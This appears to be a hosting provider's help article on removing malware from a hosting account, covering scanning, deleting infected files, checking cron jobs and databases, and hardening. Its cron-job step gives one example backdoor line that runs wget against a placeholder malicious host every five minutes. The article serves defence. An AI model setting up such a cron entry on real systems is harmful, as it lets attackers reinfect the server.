When malware infects a hosting account, it doesn’t just affect one website, it can compromise all websites, emails, and files on that account. This can lead to website downtime, blacklisting, suspended services, data loss, and security breaches.
In this article, you’ll learn how to clean malware from your hosting account completely, fix the root causes, and prevent repeat infections.
Signs Your Hosting Account is Infected
Common indicators of malware on a hosting account include:
- Sudden suspension by your hosting provider.
- Unknown files or scripts appearing in File Manager.
- Slow website performance or CPU abuse.
- Websites redirecting to spam or malicious pages.
- Blacklisted IP or domain.
- Unexpected mass email sending from your hosting account.
STEP 1: Backup Your Entire Hosting Account
Before cleaning anything, create a full backup.
You can use:
- Your hosting control panel’s backup tool.
- Full account backup via cPanel.
- Manual backup (download files + export databases).
This helps you restore important files if something breaks.
STEP 2: Run a Malware Scan on Your Hosting Account
Most hosting providers offer server-side malware scanners such as:
- ImunifyAV / Imunify360
- ClamAV Scanner
- Maldet (Linux Malware Detect)
Via Control Panel (cPanel)
1. Log in to cPanel.
There are three methods to log into your cPanel.
- Method 1: Log in to your cPanel directly.

- Method 2: Log in to your cPanel through your Customer Portal.
Through your Customer Portal;
- Log in to your Customer Portal.
- Click on "Log in to cPanel".
- Method 3: Log in using the details sent to your Email.

Through your Email;
- When you purchase a hosting plan, your cPanel login details (including username, password, and cPanel URL) are automatically sent to your registered email address. Simply check your inbox (or spam folder), locate the email, and use the provided credentials to access your cPanel.

2. Locate the Security section and click on Imunify360.
Make note of file locations where the malware is found.
STEP 3: Identify All Infected Directories
Check common malware targets:
- public_html/
- Website subfolders
- Mail folders
- Temporary folders (/tmp, /cache)
- wp-content/ (for WordPress sites)
Look for:
- Random file names like x12A.php, configa.php
- Recently modified files you don’t recognize
- Obscure folders with strange permissions
STEP 4: Delete Malicious Files and Scripts
Using File Manager or FTP:
1. Navigate to infected folders.
2. Delete suspicious files (confirmed via scan).
3. Avoid deleting core website files unless you plan to restore clean versions.
If malware affects website files, reinstall clean versions of those files instead of trying to edit them.
STEP 5: Check Cron Jobs for Backdoor Scripts
Hackers often use cron jobs to reinfect your account.
1. Go to Cron Jobs in your hosting panel.
2. Check for unknown scheduled tasks.
3. Remove anything suspicious or unrecognized.
Example of suspicious cron:
*/5 * * * * wget http://malicioussite.com/file.php
STEP 6: Scan & Clean Databases
Malware is not always in files, it can hide inside databases.
1. Access phpMyAdmin
2. Check database tables like:
- wp_posts
- wp_options
- users
3. Look for:
- Spam links
- JavaScript injections
- Unknown admin accounts
Remove malicious entries carefully.
STEP 7: Check All Domains on the Account
If your hosting account runs multiple websites:
- Scan all of them.
- Clean each one individually.
- Don’t leave one infected site or it will re-infect others.
Shared hosting accounts are commonly vulnerable this way.
STEP 8: Secure Your Hosting Account After Cleaning
Once cleaned, secure your environment by:
- Change all passwords in your control panel, FTP / SFTP, email accounts, database credentials, and CMS logins.
- Update CMS (WordPress, Joomla, etc.), themes and plugins, and PHP version.
- Set standard permissions:
- Files: 644
- Folders: 755
Remove any folders with 777 permission.
STEP 9: Remove Inactive Websites
Old or abandoned websites are one of the biggest sources of malware.
If you have any websites you no longer use:
- Back them up.
- Delete them completely from hosting.
They often become entry points for hackers.
If you need help, kindly reach out to our Support Team.